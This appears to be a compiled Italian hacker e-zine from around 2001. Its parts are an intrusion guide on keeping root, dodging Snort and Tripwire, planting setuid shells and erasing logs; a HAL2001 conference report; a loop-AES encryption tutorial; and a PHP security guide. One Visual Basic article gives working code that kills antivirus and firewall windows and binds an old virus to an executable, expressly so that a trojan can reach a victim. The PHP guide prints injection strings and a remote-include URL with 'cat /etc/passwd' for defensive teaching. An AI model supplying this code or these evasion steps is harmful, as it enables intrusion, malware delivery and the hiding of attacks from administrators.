A questo punto valgono le stesse regole scritte per l'utente normale. Trovatevi una directory abbastanza nascosta ove tenere i file. Una volta che avete la root e potete entrarci e uscirci senza dovervi preoccupare dei log,dovete preoccuparvi dell'amministratore della macchina.
Iniziate a darvi un occhiata attorno.Se fra i processi in corso trovare un processo denominato "snort" o se nel password file trovate un utente con tale nome,sicuramente sulla macchina è stato installato l'omonimo IDS (Intrusion Detection System).Questo inizia ad essere un problema supplementare.Snort mette la scheda di rete della macchina in modalità promiscua e inzia a fare lo stesso lavoro di uno sniffer. Solo che a differenza di un "malicious sniffer", snort ha una base dati contenenti i tipi di attacchi più frequenti. Questo gli permette di identificare i buffer overflow o altri attacchi simili senza interferire con il traffico di rete e quindi in maniera completamente trasparente.Quindi anche i log di Snort saranno sicuramente da ritoccare. Un altro IDS è Tripwire. Sinceramente non ho mai approfondito il discorso di come "evitare" un controllo di Tripwire,però una divertente hint l'ho letta su Linux Journal: è molto più facile camuffare un report via mail che segnala il "tutto ok" piuttosto che un report che segnala problemi. Quindi date un'occhiata se root non ha scaricato mail (o l'admin in genere del server) e pensate all'eventualità di "mistificare" un report di Tripwire con le stesse scadenze del programma stesso.
Come vi dico non ho mai approfondito la cosa....Tripwire di solito viene installato su macchine già blindate di loro (pacchetti aggiornati,firewall vari...) quindi sarà raro che ne incontriate uno a meno che non vogliate veramente stracciare le balle a qualcuno....
Visto che a questo punto mantenere la root del sistema è frutto di abilità,fantasia e...culo...vi lascio solo un paio di tracce utili:
Su packetstorm alcuni mesi fa venne pubblicata una backdoor scritta in perl che sfruttava la porta 80 del web.Niente di meglio in caso di firewall particolarmente bastardo.Cercate di suidarla e vedete se i comandi vengono eseguiti da root. Se entrate come root con un buffer overflow...spostate subito una copia della bash in una dir e suidatela e scaricate il file di password. Capita a volte che il nervoso faccia brutti scherzi e un tasto pigiato male vi faccia perdere la connessione.Questo in caso di buffer overflow è tragico perché il server target logicamente è crollato e non vi permette di ripetere la cosa.In più il servizio down verrà sicuramente notato dall'amministratore che spulcerà i log alla ricerca di una spiegazione. Invece con il file di passwd e una shell suidata potete sempre rientrare nel sistema e diventare root per mettere una pezza al maldestro.
Un trucco semplice e veloce per cancellare i log dalla vostra presenza è il comando "grep -v parola_da_cancellare > filetemporaneo". Il grep usato in questa maniera vi filtra il file inviando come output tutte le righe che non

contengono la parola data. Certo è un modo grezzo e un admin esperto leggerà sicuramente che c'è stata una connessione e che nella sequenza logica del log manca una riga...ma in caso di panico è sempre meglio di niente.
Ricordate che non vi protegge dai log in formato binario (wtmp) che invece vanno cancellati con programmi che trovate in giro per la rete.

HAL2001 - Tante teste e robe strane.
Ovvero, unendoli tutti si va sulla luna.

Marcat – Marco Vettor <marco at testspa dot net

10-11-12 August 2001 Enschede

Ed eccoci arrivati al momento di HAL2001.Il quarto dopo Galactic Party, l'Hacking at the End of the Universe (HEU) e Hacking In Progress (HIP).
Non e' facile farsi un'idea su cosa fosse l'HAL se non ci si e' stati, e vi confesso che non e' stato facile farsela pur essendoci stati.
L'HAL2001 si tiene ogni quattro anni ed e' uno fra i più importanti hackmeeting al mondo. Durata tre giorni, preparativi esclusi, ai quali comunque vi si puo' partecipare.
Parto dalla fine: ci sono stato e ci tornerei non solo per l'alta qualita' dei contenuti tecnici, ma anche per le amicizie che vi si facevano, per le patatine fritte unte, per la pioggia e i 14 gradi (ad agosto!) con il maglione e per le facce strane che vedi.
Non solo rose e fiori naturalmente, ma anche qualche critica, condivisa da amici e colleghi, in cui si lamentava uno spirito alle volte un po’ troppo "commerciale" con delle conseguenti sfumature non del tutto in sintonia con il clima della manifestazione.
Siamo arrivati giovedi' e ci siamo immediatamente infilati in /home, la main tent. Ah, qua ci sono tende ovunque. Sembra ancora un cantiere perche' sono molte le strutture incomplete, ma c'e' gia' un sacco di gente e purtroppo la maggior parte se ne sta sottocoperta dato che le condizioni meteo non aiutano le passeggiate all'aperto. Tanta pioggia, e se non piove, molto umido.
Intanto gli organizzatori continuano a lavorare come delle formiche. Ci sono varie squadre con dei compiti distinti, come in una portaerei insomma, il Security Team, il Power Team, il Catering Team, Transport Team, Bar Team e Tent Builders. L'organizzazione ha gia' venduto 2500 biglietti e le infrastrutture messe a disposizione lo dimostrano. Ci sono infatti grossi (ma silenziosi) gruppi elettrogeni che erogano in tutto 1,5 megawatt, 2000 porte 10/100, 2 km di fibra e 15 di UTP e access point Wlan un po’ ovunque.
Ma torniamo al quartier generale: /home.
L'aspetto e' quello di un tendone da concerto. Al suo interno ci sono un centinaio di lunghi tavoloni sui quali pian piano sarebbero cresciute un sacco di macchine: PC, Mac, Sun, Indy, Apple][(!!!), ho visto pure NeXT, un Amiga e via vanti, tutti connessi a degli switch che si trovano al lato del tavolone.
Fin dal primo giorno e' il tutto esaurito ed hanno preso posto tanta gente, tante macchine e purtroppo anche tanta confusione.

Qua la prima vera nota a sfavore della manifestazione. Purtroppo (ma lo penso io), all'interno di questa main tent c'e' sempre troppo casino. Non che volessi dormirci la' dentro, ma c'e' sempre sto sottofondo techno con volumi esagerati, che con il lungo andare se ne diventa parecchio seccante. (tra l'altro sono mp3 riprodotti da una macchinetta con Windows, che piu' di una volta e' crashata con conseguente applauso fischiato).
C'e' un sacco di gente che non ha nulla a che fare con il comune interesse per l'hacking, e' li' solo perche' c'e' tanta banda a disposizione per tre giorni ed ad un costo decisamente basso (~70 euro). Ci sono molti "top-downloader" e molti giocatori. Si vedono molte macchine, infatti, con windows (strano per il genere di manifestazione) utilizzate come gamestation Tournament, Q3, descent etc. La filosofia e' risultata quindi "sporcata" da questo genere di attivita' un po’ meno eleganti delle nobili intenzioni.
A parte questo, girovagando vedo cose interessanti e stravaganze non indifferenti. C'e' hacking di tutto. Ho visto ragazzi che si sono portati dei

ricevitori digitalsat (che va tanto di moda anche qua) e naturalmente lavoravano di saldatore sulle CAM. C'era chi si e' portato una cella BTS dei telefoni (mai piu' senza!) utilizzata per le comunicazioni private e perfino chi ha installato un ponte VHF.

In fondo al tendone c'e' un muro di terminali VT220 con un fascino old-style. Incuriosito quindi mi avvicino e domando....e ti scopro una macchina linux con uno script perl che li connette contemporaneamente in telnet tramite dei terminal server ed invia loro ad intervalli regolari gli aggiornamenti. Mi fermo e penso "il fascino del buon vecchio ascii non morira' mai".

Su ogni tavolo quindi c'e' un po' di tutto, e si puo' prendere posto dove meglio si crede e/o dove lo si trova. Li' si conosce. Cosi' si apriva una specie di canale di comunicazione con il vicino sconosciuto, basta sapere che si hanno delle passioni in comune ed e' cosi' facile attaccare bottone. Molto facile.

Si vede tanta gente li', e che strano sapere che quel tale e' Captain Crunch (2600Hz). C'e' molto da imparare ed il bello e' che c'e' la condivisione del sapere.

Ci sono switch ad ogni tavolo,come dicevo, e sono tutti con i leds accesi, insomma non solo il link, ma anche tanto broadcast (indovinate un po' il perche' :)), ed in piu' c'e' una ben strutturata rete WLan che permette di sistemarsi praticamente ovunque "always-on", comprese le sale congressi o parte dell'area esterna. Niente NAT o cose similari, tutti il proprio/i indirizzo/i pubblici naturalmente... all'info-desk si pigliava il proprio cjappino (si chiama cosi' dalle mie parti la molletta per stendere la biancheria) con i 4ottetti scritti sopra a penna...e via, a quel punto eri uomo libero. Non dovevi dare ne documenti ne null'altro e questo ti forniva caratteristiche di completo anonimato, ti attacchi all'ethernet e via.

Probabilmente molti ne hanno approfittato, ma erano tutti avvisati: "Fate le cose con la testa, siamo monitorati e se capita qualche cosa ci chiudono il rubinetto e si va tutti a casa".

...Tutta la manifestazione si svolgeva all'interno del campus universitario della cittadina di Enschede...

La città di Enschede non e' nulla, e' un paesino, ma l'universita' di Twente e' molto grande e bella.

Immaginatela in una grossa area verde, con piste ciclabili e un laghetto in mezzo tutto molto pulito e ben tenuto, un po' come Milano2 insomma. ;-)

Ci sono tende ovunque, e ci si puo' mettere dove si vuole, e naturalmente si ha sempre connettivita' ed infatti ci sono cavi e cavetti ovunque in mezzo all'erba.

C'era un fitto programma di conferenze alle quali era possibile partecipare ma a tutte non si puo', poiche' avvengono in contemporanea in piu' sale. Siamo in tremila, ma non c'e' gran affollamento, tutta l'organizzazione garantisce sempre una gestione eccellente e quindi raramente ti ritrovavi in coda se non per acquistare magliette o cappellini, panini e birra (tra l'altro il cibo costa molto per la sua bassa qualita').

Ma non immaginiate che il livello di preparazione sia per forza molto elevata, si e' parla un po' di tutto infatti, non solo interventi tecnologici, ma anche di natura sociale e politica. Questo il motivo per cui mi e' piaciuto. Perche' ho conosco gente con ideali importanti, con idee decise e ricche di contenuti. Non solo kernel hardening e RATS o giu' di li' quindi. Non e' cosa da poco sapete, per me fa la differenza.

Uno degli argomenti su cui si e' discusso non poco e' la privacy. La hacking-community e' molto attenta alla privacy e conseguentemente condanna chi non la rispetta. Uno dei molti interventi su tale argomento "Privacy and location data in mobile telephony", denunciava e metteva in guardia dalla fragilita' della privacy dell'individuo che ha un telefono cellulare in tasca.

Basta controllare su che cella stia transitando per ottenere una precisione di un chilometro e fin qua nessuna novita', ma forse molti non immaginano che e' possibile conoscere non solo l'attenuazione rilevata su una cella, ma anche su due, tre o piu', aumentando cosi' la precisione del sistema anche a valori inferiori ai 200 metri.

Beh, tecnicamente nulla di trascendentale, pero' reputo d'interesse comune sapere che si puo' fare ed addirittura in Finlandia e' gia' un servizio attivo ed a pagamento.

Ci sono un po' tutti, XS4ALL (naturalmente), THC, 2600, Chaos Computer Club, Iguana e tanti altri.

Alle conferenze pero' non si scoprono cose eccezionali, nulla di piu' di cio' che si poteva apprendere da Internet, ma ciò che qua fa la differenza e' proprio la possibilita' di conoscere un sacco di gente in gamba condividendo le proprie esperienze. E' questo che mi serviva! E' li che per esempio ho risolto i miei problemini con il ed un nodo net/rom ax.25 su kernel 2.4 ed e' li' che

ho chiacchierato di IPv6. C'e' infatti anche questo protocollo che gira e chi vuole, puo'utilizzarlo, c'e' anche un workshop su di esso.
Internet e' allora si' un mezzo di condivisione del sapere che funziona egregiamente, ma la vicinanza fisica e la parola, aiutano molto la comunicazione aumentando la velocita' di scambio dati tra due persone notevolmente.
Intanto il tempo e' migliorato e si puo' anche passeggiare all'esterno sotto un sole nemmeno troppo tiepido.
Ci sono un sacco di calcolatori e di cazzate dentro le tende e ci sono anche dei progetti interessanti. In pratica alcune tende sono degli stand nei quali vi si puo' accedere liberamente.
Cosi' si trova il cam_baloon, un pallone pompato ad elio al quale vi e' appeso un pc con una webcam che trasmette le immagini di sotto. Poi c'e' il monolito (hal2001), un struttura in legno verniciato di nero, con un trasmettitore che ha un'antenna filare immersa al suo interno. Avvicinandosi un discriminatore rivelava le riflessioni e produce un suono con frequenza variabile a seconda della vicinanza dello spettatore. Bellino ma inutile, come molte altre cose che si trovano ad HAL del resto.
C'e' una ascii_cam (squ@t!net) che campiona in realtime l'immagine catturata da una webcam e la convertiva in ascii.
Poi c'e' la tenda del lockpicking (non manca mai agli hack-festival) che gratuitamente ti insegna ad aprire serrature e lucchetti utilizzando un kit che puoi acquistare per 70DM. Non che abbia molto a che fare con i bit, ma l'attacker puo' aver bisogno anche di questo :-) per portare a termine la propria missione.
Interessanti anche il team OpenBSD, che oltre a magliette e posters, distribuiscono anche l'ultima 2.9 e naturalmente dipingendolo come l'OS piu' sicuro al mondo (ed io gli do ragione).
Si sente parlare parecchio di IPsec e della sua presenza all'HAL, anche questo e' attivo all'interno di HAL. Contento di aver seguito la conferenza di John Gilmore in cui si parlava delle novita' di Frees/WAN (rel. 1.91) ed in particolar modo all'implementazione dell'"opportunistic encryption", tecnologia con la quale non e' piu' necessario configurare a manina IPsec per ogni link e per ogni host, ma tutto viene negoziato. E' in via di perfezionamento, ma Gilmore sostiene che sia necessario iniziare a considerarlo come il futuro. (Zimmerman dice che nel giro di un quinquennio Internet sara' completamente over IPsec).
Niels Provos, ha tenuto una conferenza sulla steganografia, la scienza utilizzata per nascondere dei testi all'interno di immagini. La sicurezza del sistema c'e' fino a che non ci si accorge della presenza di un messaggio all'interno dell'immagine. Ha parlato di come sia possibile statisticamente rilevare le discrepanze di un immagine contenente un messaggio e degli stumenti utilizzati per la discriminazione automatica (stegdetect). Provos ha descritto quali siano le tecniche utilizzate per spaccare questi algoritmi (spesso distributed brute force attack) e quali i pericoli di un propagarsi di questa tecnologia.
Per concludere, ho assistito ad un intervento di Solar Designer, che e' l'autore di un sacco di strumenti che tutti abbiamo utilizzato, tra i quali John the Ripper e sta lavorando al progetto Openwall GNU/*/Linux
Solar ha parlato di SSH e della sua sicurezza in questo momento. Bene e' puntualizzare che non si e' soffermato sulla sicurezza dei demoni sshd, ma la sua intenzione era quella di analizzare le debolezze che permettono un attacker di ottenere importanti informazioni da un monitoring passivo delle sessioni di login remoto che utilizzano secure shell. In pratica ha dimostrato di come sia possibile ridurre sensibilmente il numero delle password possibili, riducendo i tempi per il successo dell'attacco brute force e riducendo cosi' il traffico generato.

Credo di aver finito i ricordi...
Per maggiori informazioni vi rimando a Google, compagno inseparabile ed esperto professionista. Prossimo appuntamento tra 3 anni.

Evitare gli Antivirus

NeMeS||y <dragon at shellnow.it>

<NAME>
  Evitare gli antivirus... ? NO! Aggrediamoli!!!
  E i firewall... ? ANCHE!!!
</NAME>

<AUTHOR>
 NeMeS||y
 e-mail : dragon@shellnow.it
</AUTHOR>

Un po' di tempo fa smanettando con Visual Basic mi accorsi di come fosse così semplice killare applicazioni sotto windows utilizzando alcune API in particolare... e "la domanda mi nacque spontanea"! gli antivirus sarà possibile "ucciderli" ? la risposta non l'ho mai cercata per mancanza di volontà e di tempo, e quindi abbandonai l'idea e non mi misi mai a codare nulla di serio a riguardo.Quando un giorno, prima di prendere il treno per andare dalla mia [LuNa] :P, al giornalaio della stazione comprai un giornale (costa una cifra... non lo comprerò mai più) in cui parlava di questa possibilità di killare in windows qualsiasi tipo di applicazione... anche gli ANTIVIRUS... per questo motivo poteva essere ritenuto un bug per gli AV stessi (AV = AntiVirus, per essere sbrigativi). La maggior parte delle case produttrici di antivirus sono state contattate ed hanno ritenuto quest'advisory "irrisorio", ma vedendo i fatti reali non è proprio così, dato che ora utilizzando l'ultima versione di Norton dopo aver effettuato l'update, non è piu' possibile eseguire un attacco di questo tipo, ciò vuol dire che hanno patchato il "problema", quelli di AVP sono stati gli unici a rilasciare una patch, e con massima trasparenza hanno ammesso il problema.

Ecco una lista degli antivirus testati e risultati "vulnerabili" :

AVP Antivirus
F-Prot Antivirus
McAfee Antivirus
Panda Antivirus
Norton Antivirus
Pc Cillin 2002 (NT Version)

la seguente lista è stata testata, prima di me, da Paolo Iorio, la persona che ha avuto il tempo e la volontà di creare del buon codice in C per testare questa vulnerabilità, io a questa lista ci aggiungo . "& more", dato che esistono altri antivirus realizzati per la protezione di file creati dai vari software contenuti nel pacchetto Office (vedi Word Excel & Co...) vulnerabili a questo attacco.

Ma evitiamo altre parole e parliamo in codice "Basic" :

ho trovato in giro un po' di righe di codice, ma nulla era interessante, o meglio nulla era effettivamente "pratico" e soprattutto ciò che c'è di pratico non è opensource... il che mi da molto fastidio, per questo ho deciso di codare qualcosa che potrebbe risultare ad alcuni interessante ecco il codice che commenterò, sommariamente, di seguito :

(voglio precisare che non sono qui per dare lezioni di Visual Basic... quindi eviterò di commentare il codice come un prof)

<NAME>
    Murders In The Rue Morgue :>
</NAME>

-------- MitRM Start --------

```
Const WM_CLOSE = &H10

Private Declare Function FindWindowA Lib "user32" _
```

```
    (ByVal lpClassName As Any, ByVal lpWindowName As Any) As Integer

Private Declare Function SendMessageA Lib "user32" _
    (ByVal hWnd As Integer, ByVal wMsg As Integer, _
    ByVal wParam As Integer, lParam As Any) As Long

Private Function Killer(hWnd&)
    Dim Res&
    Res = SendMessageA(hWnd, WM_CLOSE, 0, 0)
    Res = SendMessageA(hWnd, WM_DESTROY, 0, 0)
End Function

Private Sub Form_Load()
  Dim hWnd&
    hWnd = FindWindowA(vbNullString, "Navapw32")
    Killer (hWnd)
    hWnd = FindWindowA(vbNullString, "Panda Antivirus 6.0 Platinum")
    Killer (hWnd)

   ' hWnd = FindWindowA(vbNullString, "<Cosa vuoi Uccidere>")
   ' Killer (hWnd)

End Sub

-------- MitRM End ---------
```

A differenza dei codici che ho trovato in giro, in cui all'interno erano contenuti i vari valori che andavano ad identificare l'applicazione da killare, questo ha la particolarità che i valori li cerca in base al nome dell'applicazione che viene inserita. utilizzando la funzione "FindWindowA", e killa tutto ciò che viene richiesto all'interno del Form_Load, quindi basta avviare l'applicazione per far si che il "fattaccio" sia compiuto. Semplice vero ? Si lo è... cosa accade praticamente, semplicemente facciamo credere al nostro caro AV che windows sta terminando la sessione, e quindi lui deve andare a fare in... insomma deve tornare da dove è venuto =)

Adesso viene il bello,

domanda : possiedo un virus datato che voglio usare assolutamente.. ma la mia simpatica vittima utilizza un antivirus, cosa potrei fare ?

risposta : linkare l'eseguibile dell'applicazione sopra, al viruz in questione... come, beh a questo ciò pensato. Esistono alcuni tools in grado di fare cio' ma non vedo perché non crearcelo da noi, ecco di seguito il codice (visto che ci siamo sempre in VB)

queste due subroutine non fanno altro che "appendere" in coda ad un exe un altro file, è dato che potrà tornarci utile (o tornarci utile) la seconda da la possibilità di estrarlo :

```
------ Appendere ------

Private Sub AppendToExe(exefile$,filetoappend$)
    Open filetoappend$ For Binary As #1
    filedata$ = String(LOF(1), " ")
    Get #1, , filedata$
    Close #1
    Open exefile$ For Binary As #1
    f = LOF(1)
    Seek #1, f + 1
    Put #1, , "WAP" ' Un identificatore qualsiasi
    Put #1, , filedata$
    Close #1
End Sub

------- End Appendere -------

------ Estrarre ------

Private Sub ExtractFromExe(exefile$,filetoextr$)
    Open exefile$ For Binary As #1
    filedata$ = String(LOF(1), " ")
```

```
     Get #1, , filedata$
     Close #1
     pos = InStr(1, filedata$, "WAP")
     f$ = Mid$(filedata$, pos + 3)
     Open filetoextr$ For Binary As #2
     Put #2, , f$
     Close #2
 End Sub

 ------- End Estrarre -------
```

ok a questo punto... un ultimo problema potrebbe essere un firewall. Il nostro utente, ha ricevuto il file, kiby ha disattivato l'antivirus, ma.... il firewall non ci permette di passare... come facciamo ? Semplice, utilizziamo kiby per disattivare anche il firewall... personalmente ho testato solo ZoneAlarm ecco la riga da aggiungere :

```
   hWnd = FindWindowA(vbNullString, "Zonealarm")
   Killer (hWnd)
```

Ok ora possiamo procedere in massima tranquillità :)
ed il nostro buon vecchio trojan ci darà la possibilità di accedere e prelevare ciò che ci interessa, almeno fino a quando non sarà riattivato il firewall o l'AV... ma con un po' di fantasia questo può essere evitato direttamente modificando il codice del trojan...

Dato che non voglio addentrarmi in particolari troppo cattivi, termino qui sperando che tutto ciò abbia suscitato un po' di interesse.

Have a Fun!!!
NeMeS||y

P.S. per qualsiasi domanda (o bestemmia) potete scrivermi a dragon@shellnow.it bye!

Un crypto filesystem su Linux: loop-AES

SirPsychoSexy <sirpsychosexy at spippolatori dot org>

Ogni buon smanettone ha da sempre avuto un grosso problema: nascondere i dati sul proprio pc.
Non è la prima volta che a causa di un paio di libri sulla sicurezza e un paio di programmi di scan o di testing di vulnerabilità, la serietà di una persona viene messa in dubbio.
Figurarsi poi se si maneggiano sources di exploit et similia.
Quindi ho sempre avuto il problema di trovare un programma che mi permettesse di criptare i file con una certa sicurezza, senza però costringermi a noiose patch del kernel che funzionavano sui kernel standard di Linux ma non con i kernel modificati delle varie distro, che solitamente vengono elaborati per permettere un miglior supporto di alcune feature come usb o filesystem journaled.
Quello che cercavo era un programma semplice che criptasse i dati prima che questi venissero scritti su una partizione.
Un programma davvero semplice da installare e non intrusivo è Loop-AES.
Lo trovate a http://loop-aes.sourceforge.net Si tratta di un modulo da compilare e caricare nel kernel al posto di quello di default loop.o
I passi da compiere sono i seguenti:
Per prima cosa lanciare un make menuconfig dalla dir /usr/src/linux avendo cura di aver installato i source del kernel.
Questo inizializza alcune variabili e crea dei file che permettono la corretta compilazione del modulo.
In seguito si scompatta il tar.gz in una directory e si lancia il makefile (dalla dir scompattata si digita make da utente root).

Un'altra delle richieste per il corretto funzionamento del modulo è che il driver loop.o originale non sia inserito nel kernel. Per fare questo bisognerebbe ricompilare il kernel con le opzioni di CONFIG_MODULES=y e CONFIG:BLK_DEV_LOOP=n. In caso contrario il modulo non funzionerebbe.
Io ho testato il modulo sul kernel 2.2.19 di Mandrake e funziona correttamente.
Non ho ancora ricompilato il kernel e non conto di farlo nell'immediato.
Se il make non porta errori dovrebbe aver copiato dai sources del kernel il file loop.c, rinominarlo in patched-loop.c e patcharlo, quindi compilarlo e copiarlo nella dir /usr/lib/modules/2.XX/block/loop.o (XX sarà il numero corrispondente alla versione del kernel).
In ogni caso una verifica sulla data di creazione del file loop.o vi darà la conferma che il file è stato sostituito. (backuppate il file prima di eseguire il make, nel caso il sistema non accettasse la modifica). Quindi vi servono i due programmi mount e losetup standard di linux per patcharli. I file tar.gz che li contengono li trovate in ftp://ftp.kernel.org/pub/linux/utils/util-linux/.
Mi raccomando di non installare i tool, ma di scompattare il tar.gz nella cartella del loop-AES e di lanciare la patch.
Quindi lanciare il ./configure e il make dalla cartella degli util-linux. Appena terminata la compilazione, sotto la directory mount troverete il comando mount e losetup modificati per lavorare insieme a loop-AES. Fate una copia di sicurezza di /bin/mount e /sbin/losetup e copiate al loro posto i file appena compilati.
Quindi dalla directory di loop-AES lanciate un make tests e incrociate le dita. Al termine dei test dovreste avere un ok. In caso contrario non posso che rimandarvi alla lettura del file README allegato al sorgente del pacchetto loop-AES.

Creare il filesystem virtuale e farne il mount.

Il pacchetto lavora anche sulle partizioni (nel README è spiegato chiaramente con vari esempi), ma la comodità reale è la creazione di un filesystem virtuale che fisicamente apparirà come un file di svariati mega (esattamente come Vmware). Per creare tale file lanceremo da root il comando:

```
dd if=/dev/zero of=/path/al/file bs=1024 count=65536
```

Questo creerà un file /path/al/file di dimensione 65Mb. Io ho creato un filesystem di più di 300Mb con il comando:

```
dd if=/dev/zero of=/path/al/file bs=1024 count=393216
```

A questo punto assoceremo la loop device al file specificando la password di accesso (deve essere almeno di 20 caratteri)

```
losetup -e AES128 /dev/loop0 /path/al/file
```

e poi tratteremo /dev/loop0 come una partizione qualsiasi, lo formatteremo:

```
mkfs -t ext2 /dev/loop0
losetup -d /dev/loop0
```

e creeremo il mount point

```
mkdir /mnt/crypt
```

A questo punto basterà inserire in /etc/fstab la seguente riga:

```
#/path/al/file                          /mnt/crypt                      ext2 defaults,noauto,loop=/dev/loop0,encription=AES128 0 0
```

(conviene copiare la sintassi esatta dal REAMDE per evitare errori di sintassi e formattazione).
Il tag di commento non è un errore: fare una modifica al file fstab e non essere sicuri delle conseguenze può bloccare il computer in fase di boot molto facilmente.
A questo punto chiudete quante più applicazioni e servizi possibili e riavviate la macchina. Personalmente ho dovuto fare un shutdown non pulito un paio di volte senza capire il perché...quindi più applicazioni sono chiuse,

maggiore è la possibilità che in caso di shutdown problematico il sistema ritorni in piedi senza problemi.

Appena la macchina sarà riavviata e avrete tutti i filesystem montati, editate il file /etc/fstab ed eliminate il commento.
Quindi da root lanciate il comando:

mount /mnt/crypt

Il sistema vi richiederà la password. Appena digitata riavrete il prompt e nel sistema, sotto /mnt/crypt, troverete uno spazio vuoto equivalente al file da voi creato (lo noterete per la presenza della dir "lost+found" tipica delle directory di linux). Digitando

umount /mnt/crypt

il filesystem verrà smontato e quindi risulterà inaccessibile.
Lasciando l'opzione noauto il filesystem non verra' montato in automatico al boot e quindi potrete lasciare la riga decommentata senza che la sequenza di boot venga intaccata.
Anche un esame del file fisico su cui viene creata la partizione virtuale non rivelerà assolutamente i dati in esso contenuti.
Giulio

PHP Secqurity

Domine drkdomin3 at yahoo dot it
WWW: http://www.drkknights.net

ToC

Innanzitutto.. perché "SecQurity" e non "Security" ? Perché se si parla di compromettere la sicurezza di un sistema ad un layer di programmazione così alto quando bastano poche semplici avvertenze, la cosa non può essere definita "Security" seria! :-P Bando alle battutacce, ora!

Il PHP, come è noto, permette di programmare in maniera rapida, evitando al programmatore di dover rispettare regole quali la dichiarazione iniziale delle variabili (dichiarazione implicita).. cosa che può presentare i suoi aspetti negativi.

Considero il seguente codice:

```
<?

if ($password == "password") {

  $handler = 1;

}

// ...altro codice...

if ($handler == 1) {

  echo "Dati confidenziali";

}

?>
```

richiamato attraverso il seguante form HTML:

```
<FORM METHOD="POST" ACTION="bacato.php">
  <INPUT TYPE="password" NAME="password">
  <INPUT TYPE="submit" VALUE="Invia">
</FORM>
```

Se un attacker richiama la pagina PHP con una richiesta del tipo:

http://www.server.tld/bacato.php?password=abba&handler=1

il client potrà visualizzare i dati protetti! Infatti il server imposterà in questo caso $handler uguale a 1, rendendo vano ogni controllo condizionale.. Evitare quindi l'utilizzo di variabili-traghetto, oppure dichiarare preventivamente le variabili da considerare untrusted

```
$handler=0;
```

questo risparmierebbe qualche preoccupazione! Sarebbe anche utile prevedere dei valori di default per ogni tipo di variabile passata dall'utente, che potrebbe alterare lo stato dello script con ad esempio una query a un database malformattata..

```
// ...

// dichiaro $max

if ($arg<=0 || $arg>$max || !is_numeric($arg)) { $arg=$max; }

$query = "Select * from tabella where id=$arg";

// ...
```

In questo modo si evitano risultati indesiderati nel caso l'utente malintenzionato effettui una richiesta con ID diverso da ogni altro all'interno della tabella... con conseguente fuga di info preziose (o esecuzione di query sql impreviste).

Un altro metodo per verificare la natura delle informazioni passate, è possibile verificare la provenienza dei dati.. se ad esempio tramite il metodo POST (es form html) oppure GET (es aggiunta della variabile sull'URL). A questo scopo PHP offre degli array predefiniti contenenti alcuni dati della richiesta dell'utente, come:

```
HTTP_GET_VARS[]
HTTP_POST_VARS[]
HTTP_COOKIE_VARS[]
```

Da cui è possibile controllare il metodo di provenienza della variabile.. esempio:

```
if (!is_set($HTTP_POST_VARS["abc"]) ||
    !empty ($HTTP_POST_VARS["abc"]) ) {

  echo "Errore: variabile non settata.";

}
```

Se la variabile non è stata trasmessa tramite il metodo POST, verrà segnalato l'errore. Ovviamente, questo non è un controllo sufficiente.. un cracker potrebbe modificare manualmente una intestazione HTTP in modo da simulare l'utilizzo del FORM.. ma gli accorgimenti non sono mai troppi!

- INCLUDE()

E' possibile, tramite le funzioni include() e require(), includere (e nel primo caso automaticamente eseguire) delle porzioni di script da file esterni.. queste funzioni, of course, sono da tenere sotto controllo.

Un'eventuale

include($pagina);

tramite il trucco delle variabili sopra descritto, può utilizzare questa istruzione per leggere dei file di sistema o, peggio ancora, eseguire del codice arbitrario.

L'invio di:

http://www.server.tld/bacato.php?pagina=http%3A%2F%2Fattacker%2Fmaligno%2Ephp

setta, all'interno di bacato.php, la variabile $pagina a "http://attacker/maligno.php", che se contenesse un'istruzione del tipo

system("/bin/cat /etc/passwd");

potrebbe visualizzare il contenuto del file in argomento..

Per cui innanzitutto:

- Cercare di evitare di passare tramite variabile un argomento a include()
- Verificare l'esistenza del file da includere con file_exists()
- Controllare che la variabile non contenga il nome dello script stesso (finirebbe per includere ricorsivamente sé stesso all'infinito..)

Inoltre, bisogna preoccuparsi di dare una corretta estensione al file da includere, per evitare che un utente possa vederne il codice sorgente.. Solitamente, infatti, un programmatore tende a copiare alcuni file in una directory del tipo "includes" e a dargli come estensione ".inc" o cose del genere.. niente di più sbagliato :-P Il webserver, infatti, distingue gli script PHP proprio dall'estensione prima di eseguirli, per cui eventuali .inc verrebbero considerati con mime type "text" e sarebbe chiaramente stampato sullo schermo il suo contenuto ASCII.. per cui bisogna rinominare tutti gli script come .php !

- QUERY SQL

Come sopraccitato, si possono correre rischi anche durante la creazione di query-strings da passare a un database, attività assai frequente per uno script PHP.. per cui vediamo come tutelarci!

Supponiamo di avere un form del tipo

```
<FORM METHOD="POST" ACTION="bacato.php">
  Utente: <INPUT TYPE="text" NAME="user"><br>
  Password: <INPUT TYPE="password" NAME="password"><br>
  <INPUT TYPE="submit" VALUE="Invia">
</FORM>
```

il quale viene utilizzato per creare una stringa del tipo

$query = "Select * from Tabella where user='$user' and password='$password'";

Se io volessi visualizzare dati riservati all'utente "root" potrei farlo compilando il campo "user" form con

"root';--"

In questo modo farei sì che la stringa equivalga a

Select * from Tabella where user='root'; --' and password='abc'

Poiché in SQL i caratteri "--" introducono un commento, avrei potuto aggirare il controllo condizionale della password, e scalare i privilegi.

Ancora, con una variabile $user contenente

"root';delete * from Tabella;--"

avrei compiuto danni ben peggiori! E non bisogna fidarsi neanche delle variabili tramite URL... la richiesta

http://www.server.tld/bacato.php?userid=1%27%20or%20userid>=%270

(%20 == spazio ; %27 == apice singolo)

Modificherebbe una eventuale query

Select * from utenti where userid='$id';

in

Select * from utenti where userid='1' or userid>='0';

Tutto questo dipende comunque dal tipo di database utilizzato.. ma controllare bene i dati per evitare che contengano apici singoli (') e/o commenti (--).

- UPLOAD DI FILES

Gli upload sono un altro tallone di Achille del PHP se non si presta dovuta attenzione, of course!

Dato un form

```
<FORM METHOD="POST" ENCTYPE="multipart/form-data" ACTION="bacato.php">
  <INPUT TYPE="file" NAME="nomefile">
  <INPUT TYPE="submit" VALUE="Invia">
</FORM>
```

una volta che l'utente ha inviato il file tramite browser, esso viene memorizzato in una directory temporanea (di solito /tmp) con un nome generato casualmente; dopodiché vengono create le seguenti variabili globali:

$nomefile = Nome del file sul server (casuale: /tmp/phpXYWZ);
$nomefile_name = Nome del file sulla macchina del client
$nomefile_type = Mime type del file
$nomefile_size = Dimension3 del file

infine, tramite queste, lo script può eseguire determinati controlli e consentire il salvataggio del file.

Ma ancora una volta un cracker potrebbe metterci lo zampino.. ad esempio richiedendo un URL simile al seguente:

http://www.server.tld/bacato.php?nomefile=/etc/passwd&nomefile_type=text%2Fhtml
&nomefile_name=ciao.html

